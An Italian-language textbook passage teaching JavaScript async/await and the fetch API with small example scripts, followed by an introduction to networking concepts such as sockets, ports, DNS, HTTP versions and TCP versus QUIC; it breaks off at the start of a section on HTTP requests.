La parola chiave `async` si mette davanti a una funzione e garantisce che quella funzione restituisca **sempre** una Promise:

- qualunque altro valore restituito viene implicitamente avvolto in una Promise risolta;
- gli errori sollevati vengono avvolti in una Promise rifiutata.

async.js

```
async function f() {
  return new Promise(/* ... */);
}

async function g() {
  return 1;              // equivale a Promise.resolve(1)
}
```


async-uso.js

```
console.log("Here");

async function f() {
  // throw new Error("Ouch");
  return 1;
}

f().then(console.log).catch(console.warn);

console.log("There");
```



Togliendo il commento alla riga del `throw`, `f()` restituirebbe invece una Promise **rifiutata**, e in console comparirebbe l'avviso prodotto da `.catch(console.warn)` con l'errore *Ouch*.

Passare console.log come callback

`f().then(console.log)` è un'abbreviazione di `f().then(result => console.log(result))`. Non stiamo **chiamando** `console.log` (mancano le parentesi), ma la **passiamo** a `.then()` come callback: sarà la Promise a invocarla, con il risultato come argomento. È lo stesso ragionamento visto per i gestori di eventi.

await

La parola chiave `await` si può usare **solo dentro funzioni async**, e sospende l'esecuzione finché una Promise non è sistemata.


```js
// await.js
console.log("Here");

async function f() {
  let promise = new Promise(function (res, rej) {
    setTimeout(() => { res("Done!") }, 2000);
  });

  let result = await promise;   // l'esecuzione si ferma qui
  console.log(`After Await. Result is ${result}`);
  return result;
}

f().then(console.log);

console.log("There");
```



`await` sospende solo `f`: intanto il resto del programma prosegue e stampa *There*.

```
Console
Here
There
After Await. Result is Done!
Done!
```

Perché async/await è più leggibile

`await` permette di scrivere codice asincrono che **si legge come codice sincrono**: niente catene di `.then()`, niente annidamenti. In più, dentro una funzione `async` si possono usare i normali blocchi `try/catch` per gestire gli errori, invece di `.catch()`.
È importante però capire che si tratta di **zucchero sintattico** sopra le Promise: `await` non blocca il browser, sospende soltanto la funzione `async` in cui si trova, mentre il resto del programma continua a girare. Ecco perché nell'esempio `"There"` viene stampato prima del risultato.


RICHIESTE DI RETE

JavaScript può anche **scaricare dati** da Internet. Nel JavaScript tradizionale si usavano oggetti `XMLHttpRequest` e delle callback per gestire gli eventi di stato.

```html
<!-- xhr.html -->
<h1>Cat Facts</h1>
<button id="btn">Click Here To Load a Cat Fact</button>
<p id="fact"></p>
<script>
  let btn = document.getElementById("btn");

  btn.onclick = () => {
    let req = new XMLHttpRequest();
    req.onload = handleFact;
    req.open("GET", "https://catfact.ninja/fact");
    req.send();

    function handleFact(result) {
      let fact = JSON.parse(this.responseText);
      document.getElementById("fact").innerHTML = fact.fact;
    }
  }
</script>
```



Dopo il clic, il paragrafo si riempie con il testo arrivato dal server.

L'API fetch

Il modo moderno di effettuare richieste HTTP da JavaScript è la funzione `fetch()`, che prende in ingresso una URL e un insieme opzionale di opzioni, e restituisce una **Promise** che si risolve in un oggetto `Response`.

```
let promise = fetch("url", [options]);
```

Le opzioni permettono di specificare il metodo HTTP, gli header della richiesta e altro ancora: qui si ricongiungono le nozioni su HTTP viste nel primo capitolo.

Lavorare con la risposta

La Promise restituita da `fetch` si risolve **appena arrivano gli header** della risposta. A quel punto possiamo già controllare il codice di stato e gli header, ma il **corpo** potrebbe non essere ancora disponibile.

JS fetch-response.js


```
async function f() {
  let response = await fetch("./example.json"); // non esiste

  // un header specifico
  console.log(response.headers.get('Content-Type'));

  // iterazione su tutti gli header della risposta
  for (let [key, value] of response.headers) {
    console.log(`Header ${key}: ${value}`);
  }

  console.log(response.status);

  if (response.ok) {
    console.log("Request was successful");
  } else {
    console.log("Some error occurred");
  }
}
```



La Promise di `fetch` si risolve con gli header; il corpo si legge dopo, con un'altra Promise.

Nelle slide il file `example.json` **non esiste**, eppure il codice non finisce in un errore: il server risponde comunque, con stato `404`, e la Promise di `fetch` si **risolve** con quella risposta. `response.ok` vale `true` solo per gli stati da 200 a 299, quindi qui vale `false` e viene stampato *Some error occurred*.

Una risposta di errore non è una Promise rifiutata

La Promise di `fetch` viene rifiutata solo quando la risposta **non arriva affatto**: rete assente, server irraggiungibile, richiesta bloccata dal browser. Un `404` o un `500` sono risposte HTTP a tutti gli effetti, e vanno riconosciute controllando `response.ok` (o `response.status`), non con un `.catch()`.

Per ottenere il corpo, l'oggetto `Response` offre diversi metodi, anch'essi basati su Promise.

Metodo	Restituisce
`.text()`	il corpo della risposta come testo
`.json()`	il corpo interpretato come JSON
`.blob()`	un `Blob` (dati binari con un tipo)
`.arrayBuffer()`	un `ArrayBuffer` (rappresentazione binaria di basso livello)
`.formData()`	un oggetto `FormData` (dati inviati da un form)

Il corpo si può leggere una volta sola


Si può scegliere **un solo** metodo di lettura del corpo. Se si è già invocato `response.text()`, una successiva `response.json()` non funzionerà, perché il contenuto del corpo è già stato consumato.

Esempio 8.9 — Leggere una risposta JSON

JS fetch-json.js

```
async function f() {
  let response = await fetch("https://catfact.ninja/fact");

  if (response.ok) {
    let fact = await response.json();
    document.getElementById("fact").innerHTML = fact.fact;
  } else {
    console.log("Some error occurred");
  }
}
```



Una richiesta, una risposta JSON, poi il DOM.

Da confrontare con la versione basata su `XMLHttpRequest` vista poco fa: stesso risultato, molto meno codice e nessuna callback annidata.

Esempio 8.10 — Scaricare dati binari con blob

<> fetch-blob.html

```
<input id="msg" placeholder="Insert your message here" type="text">
<button id="btn">Generate QR</button>
<img id="img">
<script>
  document.getElementById("btn").onclick = () => {
    let msg = document.getElementById("msg").value;
    let url = `https://image-charts.com/chart?chs=200x200&cht=qr&chl=${msg}`;

    fetch(url)
      .then((response) => {
        return response.blob();
      })
      .then((blob) => {
        let img = document.getElementById("img");
        img.src = URL.createObjectURL(blob);
      });
  }
</script>
```



L'immagine arriva come `Blob` e viene mostrata tramite una URL locale.

Il `Blob` scaricato viene trasformato in una URL locale temporanea con `URL.createObjectURL()`, che si può assegnare direttamente all'attributo `src` di un'immagine.

RIFERIMENTI

- **The Modern JavaScript Tutorial**
  https://javascript.info/
  Parte 2: *Storing data in the browser* (4.1, 4.2).
  Parte 1: *Promises and async/await* (11.1–11.5, 11.8).
  Parte 3: *Network requests* (3.1, 3.8).
- **Eloquent JavaScript** (3[a] edizione), Marijn Haverbeke.
  https://eloquentjavascript.net/
  Capitoli 11 e 18.
- **JavaScript Reference** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference

Il Web sotto il cofano

Finora abbiamo guardato il Web dal lato del browser: HTML, CSS, JavaScript, e infine `fetch` per parlare con un server. Prima di passare dall'altra parte e scrivere noi il server, apriamo il cofano e guardiamo che cosa succede **fra** il browser e il server: come comunicano due programmi su macchine diverse, come si trova un server partendo da un nome, che cosa dice esattamente HTTP e come lo protegge HTTPS.

Le basi (il ciclo richiesta–risposta, le URL, la struttura dei messaggi, i codici di stato) le abbiamo viste nel capitolo 1: qui le riprendiamo e le approfondiamo. L'obiettivo dichiarato della lezione è che, alla fine, la scheda *Rete* dei DevTools faccia un po' meno paura.

Le applicazioni di rete

Applicazione di rete

Un'**applicazione di rete** è composta da **più programmi** che girano su sistemi diversi (gli **host**, o *end system*) e comunicano fra loro attraverso la rete.

Un'applicazione web, ad esempio, comprende due programmi distinti:

- il **browser**, che gira sull'host dell'utente (desktop, portatile, tablet, smartphone…);
- il **server web**, che gira sull'host del server.

Reti di scala diversa

Le reti si classificano per estensione geografica. Cambiano la scala e chi le gestisce, ma grazie ai **protocolli** comuni reti di ogni scala riescono a comunicare fra loro: Internet è, letteralmente, una **rete di reti**.

PAN	pochi metri	i dispositivi personali (Bluetooth: telefono, cuffie, orologio)
LAN	un edificio, un campus	alta velocità, gestita localmente (la rete di casa o del dipartimento)
MAN	una città, un'area metropolitana	collega più LAN
WAN	nazioni, continenti	gli operatori interconnettono le proprie reti

Figura 9.1: *Le reti per scala. Internet le collega tutte.*

L'**architettura** di un'applicazione di rete la decide lo sviluppatore, e stabilisce come l'applicazione è distribuita sui vari host. I modelli fondamentali sono due.

- **Client-server**: i nodi sono **eterogenei**. C'è un host **sempre acceso**, il **server**, che fornisce servizi su richiesta di molti altri host, i **client**.
- **Peer-to-peer** (P2P): i nodi sono (idealmente) **omogenei**. L'applicazione sfrutta la comunicazione diretta fra coppie di host connessi in modo intermittente, i **peer**.




Figura 9.2: *A sinistra i client parlano solo con il server; a destra ogni peer può parlare direttamente con gli altri.*

Nell'architettura client-server:

- i client **non** comunicano direttamente fra loro;
- il server ha un indirizzo **fisso e noto** (un nome di host o un indirizzo IP), così un client può sempre contattarlo inviandogli una richiesta;
- per reggere tutte le richieste, spesso i server sono **molti**, ma il client di solito non se ne accorge e li percepisce come un unico server.

I server multipli possono essere raccolti in **data center** (enormi quantità di server in un unico luogo, che vanno alimentati, mantenuti e ben collegati), sparsi come **server distribuiti** in tutto il mondo (che vanno interconnessi e coordinati), oppure organizzati in **data center distribuiti**. È il caso di Google, che secondo i dati riportati a lezione conta fra 30 e 50 data center nel mondo, che insieme gestiscono la ricerca ma anche YouTube, Gmail e gli altri servizi.

Un'applicazione web è l'esempio tipico di client-server: c'è un server web **sempre acceso e raggiungibile**, che riceve le richieste dei browser e risponde inviando l'oggetto richiesto.

Processi che comunicano

In un'applicazione di rete, a comunicare non sono propriamente gli host, ma i **processi** che girano su di essi, magari su sistemi operativi diversi.

- In un'applicazione web, il processo del browser del client scambia messaggi con il processo del server web.
- In un'applicazione P2P di *file sharing*, un file viene trasferito dal processo di un peer al processo di un altro peer.

In ogni coppia di processi che comunicano c'è tipicamente un **processo client**, quello che avvia la comunicazione, e un **processo server**, quello che attende di essere contattato. Nel Web il browser è il client e il server web è il server; nel P2P il peer che scarica fa da client e quello che invia fa da server. In un'applicazione P2P, quindi, un processo può **cambiare ruolo** da uno scambio all'altro.

Socket

Un **socket** è l'**interfaccia software** fra il livello applicativo e il livello di trasporto, attraverso cui un processo invia e riceve messaggi sulla rete. Nello stack TCP/IP è l'interfaccia fra l'applicazione (HTTP, DNS, SMTP…) e il protocollo di trasporto (TCP, UDP o QUIC).




Figura 9.3: *Il socket è la porta fra ciò che scriviamo noi e ciò che fa la rete.*

Un'analogia classica è quella della **cassetta postale**. Quando un processo vuole inviare un messaggio a un processo su un altro host, lo imbuca nella propria cassetta (il socket). Il processo mittente dà per scontato che, dall'altra parte della porta, ci sia un'infrastruttura di trasporto che porterà il messaggio fino alla cassetta del destinatario. Arrivato all'host di destinazione, il messaggio passa per la cassetta (il socket) del processo ricevente.




Figura 9.4: *Il socket come cassetta postale: il processo imbuca, la rete consegna.*

Il socket è l'**API** fra l'applicazione e la rete. Lo sviluppatore controlla tutto ciò che sta dal lato applicativo, ma ha poco controllo sul lato del trasporto: può soltanto

1. **scegliere il protocollo** di trasporto (TCP o UDP);
2. forse **impostare qualche parametro** (dimensione massima dei buffer, dimensione massima dei segmenti…).

Una volta scelto il protocollo, l'applicazione si costruisce dando per scontati i servizi che quel protocollo offre.

Per spedire una lettera serve un indirizzo. Su un host girano molte applicazioni di rete contemporaneamente, quindi per raggiungere il processo giusto servono **due** informazioni:

1. l'**indirizzo dell'host**, per trovare la macchina giusta nella rete: è l'**indirizzo IP**, che lavora a livello di **rete** (instradamento);
2. un **identificatore del processo**, per trovare il processo giusto dentro la macchina: è il **numero di porta**, che lavora a livello di **trasporto**.




Figura 9.5: *Indirizzo IP e porta. Anche il browser usa una porta, assegnata al momento dal sistema operativo (qui* `52314`*): serve a ricevere la risposta.*

- Un host è identificato da un indirizzo IP. Un indirizzo IPv4, come `192.168.1.10`, è un numero a **32 bit**; gli indirizzi IPv6, che stanno progressivamente sostituendo IPv4, sono a 128 bit.
- Un processo è identificato da un numero di porta (da 0 a 65535). Alle applicazioni più diffuse sono state assegnate per convenzione porte **note** (*well-known*): la IANA ne pubblica l'elenco ufficiale.

Porta	Servizio	Porta	Servizio
`80`	HTTP (Web)	`25`	SMTP (invio di posta)
`443`	HTTPS (Web sicuro)	`53`	DNS
`22`	SSH	`21`	FTP

È il motivo per cui nelle URL la porta si può omettere: se non la scriviamo, il browser usa quella nota del protocollo (80 per `http`, 443 per `https`).

I PROTOCOLLI APPLICATIVI

Protocollo applicativo

Un **protocollo di livello applicativo** definisce come i processi di un'applicazione di rete, in esecuzione su host diversi, si scambiano messaggi. In particolare stabilisce:

1. i **tipi** di messaggio scambiati (ad esempio richieste e risposte);
2. la **sintassi** di ciascun tipo: quali campi contiene e come sono delimitati;
3. la **semantica** dei campi, cioè il significato delle informazioni che contengono;
4. le **regole** che stabiliscono quando e come un processo invia messaggi e risponde.

In rete, e su Internet, si usano comunemente molti protocolli applicativi. Alcune applicazioni si scambiano informazioni **sensibili** (credenziali, dati personali…): su una rete pubblica i messaggi vanno protetti, e per questo molti protocolli hanno una **versione sicura**, evidenziata in verde.

Protocollo	A che cosa serve
DHCP	*Dynamic Host Configuration Protocol*: assegna gli indirizzi IP agli host
DNS	*Domain Name System*: traduce i nomi dei siti in indirizzi IP
HTTP / **HTTPS**	*HyperText Transfer Protocol (Secure)*: trasferisce le pagine web
SMTP / **SMTPS**	*Simple Mail Transfer Protocol (Secure)*: invia i messaggi di posta
SNMP	*Simple Network Management Protocol*: gestisce i dispositivi di rete
Telnet / **SSH**	*Teletype Network / Secure SHell*: riga di comando su un host remoto
FTP / **FTPS**	*File Transfer Protocol (Secure)*: trasferisce file

DALLA URL ALL'INDIRIZZO: IL DNS

Rileggiamo una URL alla luce di quanto visto: ogni sua parte serve a uno dei passi della comunicazione.



Figura 9.6: *Le parti di una URL e il passo della comunicazione a cui servono.*

Resta un problema: le persone ricordano **nomi**, ma la rete instrada i pacchetti verso **indirizzi IP**. A tradurre gli uni negli altri è il **DNS** (*Domain Name System*), la rubrica di Internet.

- Il DNS **non** risiede su un unico server centrale: è un database **distribuito** su migliaia di server in tutto il mondo (server *root*, server dei TLD, server *autoritativi*), per garantire scalabilità e tolleranza ai guasti.
- I nomi sono organizzati come un **albero rovesciato**: dalla radice (`.`) si scende ai domini di primo livello o TLD (`.com`, `.it`), poi ai domini di secondo livello (`google.com`, `unina.it`) e ai sottodomini.
- Per non sovraccaricare la rete con interrogazioni ripetute, i server DNS e i dispositivi locali tengono in **cache** i risultati recenti per un tempo stabilito, il **TTL** (*Time To Live*).





Figura 9.7: *Lo spazio dei nomi DNS: un albero rovesciato. Un nome si legge da destra a sinistra risalendo verso la radice (in verde il percorso di* `www.unina.it`*).*

Esempio 9.1 — Chi risponde a «www.unina.it?»

Il browser non interroga direttamente l'intero albero: chiede al proprio **resolver** (di solito quello del provider o della rete locale), che fa il lavoro per lui scendendo nell'albero un livello alla volta, a meno che la risposta non sia già in cache.



Il resolver chiede prima a un server **root**, che non conosce l'indirizzo ma sa chi gestisce `.it`; il server del TLD `.it` sa chi gestisce `unina.it`; il server **autoritativo** di `unina.it` conosce finalmente l'indirizzo. Il resolver lo restituisce al browser e lo mette in cache per la durata del TTL: la volta successiva risponderà da solo, in pochi millisecondi.

HTTP PIÙ DA VICINO

HTTP stabilisce come i client web chiedono oggetti (ad esempio pagine web) ai server e come i server li trasferiscono. Quando l'utente chiede un oggetto, ad esempio facendo clic su un link, il browser invia al server **richieste** HTTP per gli oggetti della pagina; il server risponde con **risposte** HTTP che li contengono. Il modello è rimasto lo stesso dagli anni Novanta, ma HTTP continua a **evolvere** per bilanciare affidabilità e prestazioni.




Figura 9.8: *Le versioni di HTTP. Richieste e risposte restano il cuore del protocollo; cambiano il trasporto e il modo di condividere le connessioni.*

TCP o UDP

HTTP si appoggia principalmente su **TCP**, ma dal 2022, con HTTP/3, può usare anche **UDP**. I due protocolli di trasporto offrono servizi molto diversi.

	TCP (*Transmission Control Protocol*)	**UDP** (*User Datagram Protocol*)
Connessione	**orientato alla connessione**: prima di scambiare dati, i processi fanno un *handshake*	**senza connessione**: nessun handshake, si invia e basta
Affidabilità	trasferimento **affidabile**: i dati arrivano integri e in ordine (se possibile)	**nessuna garanzia** che i messaggi arrivino, né in che ordine
Costo	più lento: handshake, conferme, ritrasmissioni	leggero, servizi minimi

Su TCP, il client apre prima una connessione con il server; una volta stabilita, i processi del browser e del server comunicano attraverso i loro socket. Il client scrive le richieste HTTP nel proprio socket e ne legge le risposte; il server legge le richieste dal suo socket e vi scrive le risposte.

HTTP ha usato storicamente TCP proprio per l'**affidabilità**: TCP garantisce che richieste e risposte arrivino, prima o poi, integre a destinazione. Ma i servizi di TCP rallentano la comunicazione, e per questo le implementazioni recenti di HTTP usano anche UDP, insieme al protocollo **QUIC** (*Quick UDP Internet Connection*), che implementa l'affidabilità **sopra** UDP. Le stime riportate a lezione parlano di comunicazioni circa il 30% più veloci rispetto a TCP, ma il guadagno reale dipende molto dalle condizioni della rete: è maggiore sulle reti lente o che perdono pacchetti.

Il vantaggio di un'architettura a livelli

Qui si vede uno dei grandi vantaggi della stratificazione: le applicazioni basate su HTTP non devono preoccuparsi di raggiungibilità, perdita di dati, ritrasmissioni. Delegano quasi tutto il lavoro ai livelli inferiori, e restano più semplici sia logicamente sia computazionalmente. Passare da TCP a QUIC cambia il trasporto, ma non il modo in cui scriviamo una richiesta HTTP.

QUIC porta tre miglioramenti principali.

1. Meno attese all'apertura. Con TCP e TLS, l'apertura della connessione e la negoziazione della sicurezza avvengono in **due fasi separate**, ciascuna con il suo scambio di messaggi. QUIC le combina: di solito il client può inviare la richiesta dopo un solo *round trip* (andata e ritorno), e riprendendo una connessione precedente può addirittura inviarla subito.




Figura 9.9: *Quanto si aspetta prima di poter inviare la richiesta. In blu l'apertura della connessione TCP, in arancione la negoziazione crittografica, in verde la richiesta.*

2. Nessun blocco fra richieste indipendenti. HTTP/2 invia molte richieste in parallelo sulla **stessa** connessione TCP. Ma TCP vede un unico flusso di byte da consegnare in ordine: se si perde un pacchetto, tutto ciò che arriva dopo resta fermo finché quel pacchetto non viene ritrasmesso, anche se appartiene a richieste che non c'entrano nulla. È il cosiddetto **head-of-line blocking**. HTTP/3 usa **flussi QUIC separati**: i dati mancanti di un flusso non bloccano la consegna degli altri.



Figura 9.10: *Tre richieste (A, B, C) in parallelo e un pacchetto perso (A2). Su TCP la perdita blocca tutto; su QUIC blocca solo il flusso a cui appartiene.*

3. Più facile da aggiornare. Come TCP, QUIC usa **conferme** (*acknowledgment*) e **timer** per accorgersi delle perdite e ritrasmettere i dati mancanti. Ma TCP è implementato nel kernel del sistema operativo, mentre QUIC di solito è implementato nel **software applicativo** (il browser, il server): i suoi meccanismi di recupero si possono aggiornare molto più facilmente.

Connessioni persistenti e non persistenti

In molte applicazioni, HTTP compreso, client e server comunicano a lungo, scambiandosi molte coppie richiesta–risposta: una dopo l'altra, a intervalli regolari o in modo intermittente. Con un protocollo orientato alla connessione (TCP o QUIC) ci sono due possibilità.

- **Connessioni persistenti**: tutte le richieste e le relative risposte viaggiano sulla **stessa** connessione.
- **Connessioni non persistenti**: per ogni coppia richiesta–risposta si apre una **nuova** connessione.

Oggi le applicazioni HTTP usano per impostazione predefinita connessioni persistenti (si possono configurare client e server per non farlo, se serve); le prime versioni di HTTP (HTTP/1.0) usavano invece connessioni non persistenti. È ciò che chiede l'header `Connection: keep-alive` visto nel capitolo 1.




Figura 9.11: *Tre oggetti della stessa pagina con connessioni non persistenti e persistenti.*

I MESSAGGI HTTP IN DETTAGLIO

HTTP ha due formati di messaggio: la **richiesta**, che specifica il comando (il metodo) che il server deve eseguire, e la **risposta**, che riporta l'esito del comando (successo, fallimento…) ed eventualmente i dati (ad esempio il file richiesto). In HTTP/1.x entrambi i messaggi sono scritti in semplice **testo ASCII**, facilmente leggibile anche da una persona.

E in HTTP/2 e HTTP/3?

Da HTTP/2 in poi i messaggi viaggiano in un formato **binario**, diviso in *frame*, che è più compatto e permette il multiplexing. Il **significato** però non cambia: metodo, destinazione, header, corpo, codice di stato sono gli stessi. Per questo i DevTools e strumenti come `curl` li mostrano sempre nella forma testuale che vediamo qui.

La richiesta

